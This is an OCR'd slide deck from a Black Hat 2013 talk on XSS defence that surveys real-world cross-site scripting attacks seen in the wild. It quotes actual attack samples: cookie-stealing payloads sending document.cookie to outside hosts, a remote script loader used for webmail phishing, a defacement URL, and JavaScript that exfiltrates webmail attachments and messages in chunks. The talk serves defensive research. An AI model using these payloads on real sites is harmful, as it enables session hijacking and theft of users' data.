




The Web IS Vulnerable XSS Defense on the Battlefield

Ryan Barnett
Trustwave

Greg Wroblewski
Microsoft








I'M GONNA HACK IT!




black hat[®]
USA 2013

A3

Cross-Site Scripting (XSS)

 Threat Agents	 Attack Vectors	 Security Weakness	 Technical Impacts	 Business Impacts	
Application Specific	Exploitability AVERAGE	Prevalence VERY WIDESPREAD	Detectability EASY	Impact MODERATE	Application / Business Specific
<p>Consider anyone who can send untrusted data to the system, including external users, internal users, and administrators.</p>	<p>Attacker sends text-based attack scripts that exploit the interpreter in the browser. Almost any source of data can be an attack vector, including internal sources such as data from the database.</p>	<p><u>XSS</u> is the most prevalent web application security flaw. XSS flaws occur when an application includes user supplied data in a page sent to the browser without properly validating or escaping that content. There are three known types of XSS flaws: 1) <u>Stored</u>, 2) <u>Reflected</u>, and 3) <u>DOM based XSS</u>.</p> <p>Detection of most XSS flaws is fairly easy via testing or code analysis.</p>	<p>Attackers can execute scripts in a victim's browser to hijack user sessions, deface web sites, insert hostile content, redirect users, hijack the user's browser using malware, etc.</p>	<p>Consider the business value of the affected system and all the data it processes.</p> <p>Also consider the business impact of public exposure of the vulnerability.</p>	

Source: OWASP Top 10 2013

XSS is a Major Problem

Top 10 Application Vulnerabilities

RANK*	Finding	Percentage of Applications Containing Vulnerability
1	SQL Injection	15%
2	Miscellaneous Logic Flaws	14%
3	Insecure Direct Object Reference	28%
4	Cross-Site Scripting (XSS)	82%
5	Failure to Restrict URL Access	16%
6	Cross-Site Request Forgery	72%
7	Other Injection	7%
8	Insecure File Uploads	10%
9	Insecure Redirects	24%
10	Various Denial of Service	11%

Source: Trustwave 2013 Global Security Report

Share Everything. Now for your business.

Share up to 50GB of Data on up to 25 Devices,
plus Unlimited Talk & Text.

[Learn More](#)



See how Share Everything can help your small business.



Where to look for XSS attacks

We used BIG data:

- 100s TB of raw data
- 10s TB of URLs



Where to look for XSS attacks

Web server/proxy logs

Web application firewall logs

URL shortening services

Spam e-mails

Chat rooms, IRC traffic

Comments on pages

URL reputation services



**XSS Attacks:
Proof-of-concepts**

Search CRE Go



Our graduates build the future

CRE HOME | ABOUT | NEWS & EVENTS | APPLY | EDUCATION | RESEARCH & PUBLICATIONS | INDUSTRY PARTNERS | ALUMNI

Search Results

Your search -

/sanko/

OK

Transferring data from web.mit.edu...





<script>alert("لعيون منتديات هوتميلنا ثغره")</script><"



Search

Web

Images

Related Links:

Cross Site Scripting

SSX

SXs

Javascript

XSLT

Ads

[Cross Site Scripting XSS | AspectSecurity.com](#)

www.aspectsecurity.com/

Avoid XSS & Cross Site Scripting in 53 eLearning Modules, /

eLearning Secure Coding Services
Clickjacking XSS services

[XSS - End SQL Injection Attacks | Qualys.com](#)

www.qualys.com/Web_App_Scanning

Secure Your Web Applications. Free Trial

OWASP Web App Audit Web App Scanning Trial
Web Application Scanning Web App Scanning for Dummies

[Playscripts, Inc - Plays for theaters and schools | playscripts.com](#)

www.playscripts.com/

Read up to 90% of every script free

[Managed Cloud WAF Service | nexusguard.com](#)

www.nexusguard.com/

Customized, Responsive, Effective. Let us take care of your security!

[Xss Attack Scanner Online | Shop.SecPoint.com](#)

shop.secpoint.com/CloudSecurityScan

Scan Your Website, Web Shop, Public IP address. Scans from 49.95\$

[Forget About Scripts - AutoMate Scripts Without Code](#)

www.networkautomation.com/

Free 30 Day Trial. Download Now!

Searches Related to: <script>alert("لعيون منتديات هوتميلنا ثغره")</script><"

لعيون منتديات هوتميلنا ثغره

OK

Transferring data from akimgfarm.com...

SSX

FINANCIAL TIMES

Sign in Site tour Register Subscribe

ft.com/search

Search

Advanced search

Home UK World Companies Markets

Management Personal Finance Life & Arts

Tools

Hand over your credit card details:

OK

Cancel

NEW 10:35pm

N Ireland corporate tax decision delayed

A decision on whether to devolve the right to set corporation tax rates to the Northern Ireland executive has been delayed By Jamie Smyth in Dublin

NEW 10:34pm

GSK set to expand US flu jab sales

GlaxoSmithKline is gearing up to expand its US sales of flu jabs, following a government grant for a new manufacturing plant By Andrew Jack in London

NEW 10:26pm

David Miliband to step down as MP

Former foreign secretary David Miliband is to step down as an MP immediately in a move that deprives Labour of one of its By Jim Pickard, Chief Political Correspondent

FILTER BY

Date

Transferring data from media.ft.com...



- Please Select
 - About BR
 - Train Schedules
 - Ticket Fares
 - Tender Notice
 - Notice Board
 - Documents & Publications
 - Acts/Rules/Regulations
 - Important Links
 - Important Information
 - Citizen Charter
 - Maitree Express Train
 - List of Major Projects
 - Contact Us
- [e-Ticket Procedure](#)
- [Purchase e-Ticket](#)

Admin Login

hello

OK

Transferring data from www.railway.gov.bd...

PoC

Hi! Sign in or register | Daily Deals

My eBay Sell Community Customer Support Cart



I'm looking for...

All Categories

Search

Advanced

</>

HTML Injection Successful

Oh Nooooos!

SearchResults

POC-XSS--Exploited!

OK

Cancel

Transferring data from www.ccure.it...

What's Behind PoCs

Malicious
intend

- Scanning tools
- Proof-of-concept
- Probing

Benign
intend

- Scanning tools
- Going after bug bounty
- Internal testing

Updated one minute ago

autoevolution test drive: 2013 MCLAREN MP4-12C Spider

TODAY'S NEWS:

HTC T6 to Arrive in Q3 as HTC One Max

- ↑
- WINDOWS
- GAMES
- DRIVERS
- MAC
- LINUX
- SCRIPTS
- MOBILE
- HANDHELD
- NEWS

NEWS CATEGORIES:

- ◆ Computex 2013
- ◆ Latest News
- ◆ NEW! Oddiverse
- ◆ Games
- ◆ Microsoft
- ◆ Science
- ◆ Telecoms
- ◆ Technology and Gadgets
- ◆ Reviews
- ◆ Apple
- ◆ Linux
- ◆ Life and Style
- ◆ Webmaster
- ◆ Security
- ◆ Editorials
- ◆ Interviews
- ◆ Green

NEWS ARCHIVE >>
 SOFTPEDIA REVIEWS >>
 MEET THE EDITORS >>

Home > News > Security > Security Fixes and Improvements

June 6th, 2013, 10:00 GMT · By [Eduard Kovacs](#)

Expert Finds XSS Flaws on Intel, HP, Sony, Fujifilm and Other Websites

[IBM Cyber Security Report](#)

www.ibm.com/cyber_security

Download the New 2012 X-Force Cyber Security Report & Get Insights.



AdChoices

SHARE: +1 2

Like 138 Send

Tweet 22

Adjust text size:



ENLARGE

Indian security researcher **Rahul Tyagi**, the **author of Hacking Crux**, has identified cross-site scripting (XSS) vulnerabilities on the websites of several major organizations.

He has sent out notifications to HP, Intel, Forbes, National Geographic, Spike TV, the IEEE [Computer Society](#), Sony, Autodesk, Fujifilm, Dolby, TED Conferences, LLC, and HowStuffWorks, Inc.

The [websites](#) of these organizations have been found to contain reflected and some DOM-based

XSS vulnerabilities.



Google Online Security Blog
The latest news and insights from Google
on security and safety on the Internet

 Search x [Site Feed](#) [Google™](#)

34240 readers
BY FEEDBURNER

Increased rewards for Google's Web Vulnerability Reward Program

Thursday, June 6, 2013 3:38 PM

Posted by Adam Mein and Michal Zalewski, Security Team

Our vulnerability reward programs have been very successful in helping us fix more bugs and better protect our users, while also strengthening our relationships with security researchers. Since [introducing](#) our reward program for web properties in November 2010, we've received over 1,500 qualifying vulnerability reports that span across Google's services, as well as software written by companies we have acquired. We've paid \$828,000 to more than 250 individuals, some of whom have doubled their total by donating their rewards to charity. For example, one of our bug finders decided to [support a school project](#) in East Africa.

In recognition of the difficulty involved in finding bugs in our most critical applications, we're once again rolling out [updated rules](#) and significant reward increases for another group of bug categories:

More Blogs from Google

Visit our [directory](#) for more information about Google blogs.

Archives

Archives ▾

Useful links

[Spybye.org](#)

[StopBadware.org](#)

[Google Webmaster Central](#)

This blog is powered by

On behalf of the millions of people that play Zynga games every day, thanks to the following people who have disclosed a vulnerability to us:

2013 Whitehats

- Emanuel Bronshtein ([@e3amn2l](#))
- Joachim B. Mortensen (<http://www.mortensensmind.com>)
- Vedachala (<http://www.way4hack.com>) [@vedachalaka](#)
- Kamil Sevi ([@kamilsevi](#))
- Yuji Kosuga ([@yujikosuga](#))
- Sergey Markov
- Shashank ([@cyberboyIndia](#)) freemium-devils.in
- Malte Batram ([@_batram](#)) <http://batr.am>
- Maxim Rupp
- Christy Philip Mathew ([@christypriority](#), Offcon Info Security)
- Abhinav Karnawat V w4rri0r V (<http://www.w4rri0r.com>) ([@w4rri0rgr0up](#))
- Simon Bräuer ([@redshark1802](#))
- Ajay Singh Negi ([@AjaySinghNegi](#)) (<http://www.computersecuritywithethicalhacking.blogspot.in>)
- Roy Castillo ([@official_roy](#)) (<http://www.roy-castillo.com>)
- Sebastian Neef & Tim Schäfers ([@internetwache](#)) (<https://www.internetwache.org>)
- Narendra Bhati ([@NarendraBhatiB](#)) (Cyber Octet)
- Tejash Patel ([@tejash1991](#)) and Sandeep Rehal (<http://www.backtracktutorial.com>)
- Neal Poole <https://nealpoole.com> ([@NealPoole](#))
- Deepankar Arora ([@sec403](#))
- Nipun Jaswal ([@nipunjaswal](#))
- Greg Wroblewski (Microsoft Vulnerability Research)
- Ishan Anand ([Zero-Access](#))





XSS Attacks: Defacements

Offices in the U.S.

Find the U.S. office closest to your location. For information on a specific country see our [International Offices](#).

The website information of the zipcode ">

XSS BY:

Anonymous Squad No. 035

Website owned by [Phobos](#)

The graphic features a central skull logo wearing a white hard hat with a small emblem on the forehead. The skull is set against a black background with white laurel wreath-like flourishes. Surrounding the skull are four green-tinted images: top-left shows a group of people; top-right shows a person in a dark room; bottom-left shows a banner that reads "WE ARE ANONYMOUS"; bottom-right shows a person on a rooftop with a flag. Text elements include "Anonymous Squad" at the top, "Mission: Complete" on the left, "Status: Hacked" on the right, and "No.035" at the bottom.

URL Sample

```
http://*****.gov/usoffices/index.asp?_p=er&_z=%22%3E%3Cscript%3Ealert%28%22
XSS+By%3A+Anonymous+Squad+No.+035+---
+Owned+by+Phobos%22%29%3C%2Fscript%3E%3Cbr%3E%3Cfont+color%3D%22red%22+size%
3D%225%22+scroll%3D%22no%22%3EXSS+BY%3A%3C%2Ffont%3E%3Cbr%3E%3Cfont+color%3D
%22green%22+size%3D%2210%22%3E%3Cblink%3E+Anonymous+Squad+No.+035+%3C%2Fblin
k%3E%3C%2Ffont%3E%3Cbr%3E%3Cbr%3E%3Cbr%3EWebsite+owned+by+%3Cu%3EPhobos%3C%2
Fu%3E%3Cbr%3E%3Cbr%3E%3CIMG+SRC%3Dhttp%3A%2F%2Fi.imgur.com%2FiMvu7.jpg%3E%3C
style%3Ebody+{+overflow%3Ahidden%3B+}%3C%2Fstyle%3E%3Cbr%3E%3Cbr%3E%3Cbr%3E%
3Cbr%3E%3Cbr%3E%3Cbr%3E%3Cbr%3E%3Cbr%3E%3Cbr%3E%3Cbr%3E%3Cbr%3E%3Cbr%3E%
3Cbr%3E%3Cbr%3E%3Cbr%3E%3Cbr%3E%3Cbr%3E%3Cbr%3E%3Cbr%3E%3Cbr%3E%3Cbr%3E%
3Cbr%3E%3Cbr%3E%3Cbr%3E%3Cbr%3E%3Cbr%3E%3Cbr%3E%3Cbr%3E%3Cbr%3E%3Cbr%3E%
3Cbr%3E%3Cbr%3E%3Cbr%3E%3Cbr%3E%3Cbr%3E%3Cbr%3E%3Cbr%3E%3Cbr%3E%3Cbr%3E%
3C%2Fh1%
3E%3Cbody+background%3D%22http%3A%2F%2Fwww.angga.us%2Fhacked%2Fbackground.gi
f%22+bgcolor%3D%22#000000%22%3E%3Ciframe%20width=%221%22%20height=%221%22%20
src=%22http://www.youtube.com/embed/oaGeoGMeq2g?rel=0&autoplay=1&loop=1&play
list=46tS09yBc9I%22%20frameborder=%220%22%20allowfullscreen%3E%3C/iframe%3E%
3C/center%3E%3C/body%3E%3C/script%3E
```

```
#####
root@bt:~#Please Enter Administration Username...
root@bt:~#Admin
root@bt:~#Please Enter Administration Password...
root@bt:~#*****
root@bt:~#Access Granted!
root@bt:~#Logged In As User: Admin
root@bt:~#Uploading Shell...
root@bt:~#Upload Complete!
root@bt:~#Defacing Website...
root@bt:~#Deface Complete!...
#####_
```



LOGIN

Preencha seu login e senha abaixo para ter acesso administrativo ao sistema de anexos



Usuario:

Senha: 



XSS BY:

HACKED HACKED

Website owned by [Satiagraha-](#)



Muahahaha

I took over your webpage!

[Back](#)

[Sign In](#) or [Sign Up](#)

[Membership Services](#) [Jobs](#) [Cars](#) [Real Estate](#) [Subscribe](#) [Rentals](#) [Weekly Circulars](#) [Custom Publishing](#) [Place Ad](#)

Los Angeles Times

Thursday, June 6, 2013
1:33 p.m. PDT

Solve jigsaw
puzzles >>
Los Angeles Times | GAME



[LOCAL](#) [U.S.](#) [WORLD](#) [BUSINESS](#) [SPORTS](#) [ENTERTAINMENT](#) [HEALTH](#) [LIVING](#) [TRAVEL](#) [OPINION](#) [SHOP](#) [WEEKLY AD](#)

[BREAKING](#) [PHOTOS](#) [VIDEO](#) [CRIME](#) [OBITUARIES](#) [WEATHER](#) [TRAFFIC](#) [CROSSWORDS](#) [SUDOKU](#) [HOROSCOPES](#) [APPS](#)

TRENDING NOW ▲ [ESTHER WILLIAMS](#) | [VERIZON RECORDS](#) | [PARIS JACKSON](#) | [TROPICAL STORM ANDREA](#) | [BOSTON BRUINS](#)

Happy Birthday Sikko!!



KKK



아이디

패스워드

로그인

회원가입 분실된거 찾기

공지사항

- 공지사항
- 건의사항
- 게시물 신고

잡담노트

- 자유게시판
- 유머게시판
- 영상게시판
- 스크린샷
- 서버정보
- 아이폰등록

파일트랙먼트

- 자료게시판
- 오도게시판
- 플러그인게시판
- 팁/강좌게시판
- 실용게시판
- 스킨게시판
- 세이브게시판
- 텍스쳐게시판
- 결문게시판

검색



전체 ▼

번호 제목 글쓴이 날짜 조회

게시물이 없습니다.

목록

alert('XSS by Anonymous')
**XSS by
 AnonYong**



제목

검색

단타/도배/욕설/홍보 는 경고없이 제거합니다

건강한 채팅을 나누세요.

현재 접속자 - 명

4: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near "\



Hacked by Tommaso

' at line 1



National Weather Service National Headquarters

weather.gov



National Weather Service

Home Site Map News Organization Search for: NWS All NOAA

Local forecast by
"City, St" or Zip Code

RSS Feeds RSS Feeds

Area Forecast Discussion

Issued by NWS Buffalo, NY

Current Version |

XSS BY:

Policy Against Anonymous

[Website owned by TH96](#)

Anonymous Squad

Mission:
Complete

Status:
Hacked


WE ARE ANONYMOUS

Connected to www.angga.us...



XSS Attacks: Cookie Stealing

Cookie Stealing



Cookie Stealing Examples

```
http://*****.ru/*register.php#?referrer=%22%3e%3cs  
cript+type=text/javascript+src=http://httpz.ru/wgw8k5sra  
go.js></script>%22%3cscript
```

```
location.href = "http://httpz.ru/nwwgw8k5sra.gif?" +  
document.cookie;
```

```
http://*****.ru/index.php?url=%3cscript%3eimg%20=%20ne  
w%20image();%20img.src%20=%20%22http://httpz.ru/no0aa1ey4  
gx.gif?%22%2bdocument.cookie;%3c/script%3e
```

```
img = new image(); img.src =  
"http://httpz.ru/no0aa1ey4gx.gif?" + document.cookie;
```

Under Construction...

Cookie Grabber Example

```
http://*****.fr/nos-magasins/recherchepar  
cp.html?cp=" ' /><script>document.location="http:  
//www.salonfuneraireberthiaume.com/photos/1400/  
grabber.php?cookie="%2bdocument.cookie</script>
```



[Home](#)

[Products and Services](#)

[Current Deceased](#)

[Pre-arrangements](#)

[Coping](#)

[Contact Us](#)

[Français](#)

[Retour to previous page](#)

[Make a donation](#)

[Submit Condolences](#)

[Obituary](#)

[Send Flowers](#)

[Coming Soon](#)

[Add Photos](#)

[Share](#)



Hacked

Wednesday, December 31st, 1969

Visiting Hours: Tuesday, October 23rd, 2012
from 10:00

Visiting Hours: Sunday, October 28th, 2012



XSS Attacks: In-Session Phishing

Phishing for Credentials




Vulnerability

- Attacker finds/buys XSS vulnerability affecting Hotmail/GMail/Yahoo
- Attacker tests the vulnerability and develops exploit on a number of test accounts

```
onerror=jQuery.getScript('http://edit.  
emailprocess.net/editdczz/all/hotx.js?  
id=f6e45991-74c2-47a7-969e-967e9495ea4  
1&dd=hotmail&mm=com&type=0&mailname=zn  
p56')
```

Fake Login

 Windows Live

 Hotmail

有效的电子邮件管理方法

- » 通过 Microsoft SmartScreen 技术抵制垃圾邮件
- » 在一个位置管理电子邮件帐户
- » 通过手机访问电子邮件

[了解更多 >](#)

没有 Hotmail 帐户? [注册](#)

获取 Windows Live ID 并访问 Hotmail、Messenger、Xbox LIVE 和其他 Microsoft 服务。

登录

Windows Live ID:

密码:

[无法访问您的帐户?](#)

使我保持登录状态

[登录](#)

不是您的计算机?

[获取用于登录的一次性代码](#)



XSS Attacks: Data Stealing

Exploiting Target

With successful attack, script runs in browser in current session of the victim

Script could hijack and upload to attackers entire on-line content accessible from current session

Examples: list of contacts, e-mails, attachments, calendar, files

After successful upload script re-directs to phishing page to get victim's credentials (address bar does not change!)


```

function downfile(yourDownloadList, i) {
  try {
    var mid = downloadList[i].substr(0, downloadList[i].indexOf(","));
    var depth = downloadList[i].substr(downloadList[i].indexOf(",") + 1, downloadList[i].lastIndexOf(",") - downloadList[i].indexOf(",") - 1);


    var a = new ActiveXObject("Microsoft.XMLHTTP");
    a.Open('HEAD', '/mail/ScanAttachment.aspx?messageid=' + mid + '&attindex=' + depth + '&cp=-1&attdepth=' + depth + '&entryPt=download', true);
    a.send();
    a.onreadystatechange = function () {
      if (a.readyState == 4) {
        if (a.status == 200) {
          // alert(a.getResponseHeader("content-Location"));
          new Image().src = mydir + 'downfile_hotmail.php?file=' + escape(a.getResponseHeader("content-Location")) + '&u=' + yyuser + '&mid=' + mid + '&depth=' + depth;

          // alert("downloading:" + i);
          if ((i + 1) < yourDownloadList.length) {
            downfile(yourDownloadList, i + 1);
          } else {
            // alert("下载结束");
          }
        } else {
          if ((i + 1) < yourDownloadList.length) {
            downfile(yourDownloadList, i + 1);
          } else {
            // alert("下载结束");
          }
        }
      }
    }
  }
}

```

Download Complete!

Email



Chunking of the message

```
subjectReg= /class=ReadMsgSubject>(.*?)&#x200f;/g;
arr = subjectReg.exec(ss);
var subject = arr[1];
```

```
getAttachmentStr(str,id);
title = id+^^+subject+^^+mailfrom;
title = escape(title);
```

```
var each = 2048-500-title.length;
s=escape(s);
s=s.replace(/(%20)+/g, "%20");
var sum = Math.ceil(s.length/each);
//alert(s);
for (var j=0;j<sum ;j++ )
{
```

```
    if("undefined" != typeof xxreaded){
        if(xxreaded.indexOf("T"+id.substr(0,8))>=0)
        {
            continue;
        }
    }
```

```
    url = mysite+"&msg="+title+^^+typ+^^+i+^^+j+^^+sum+^^+s.substr(j*each,each);
```

```
    addFile (url,i);
```

```
}
```

Chop the message in pieces
that would fit in URL

Construct URL with message
chunk + flow control data

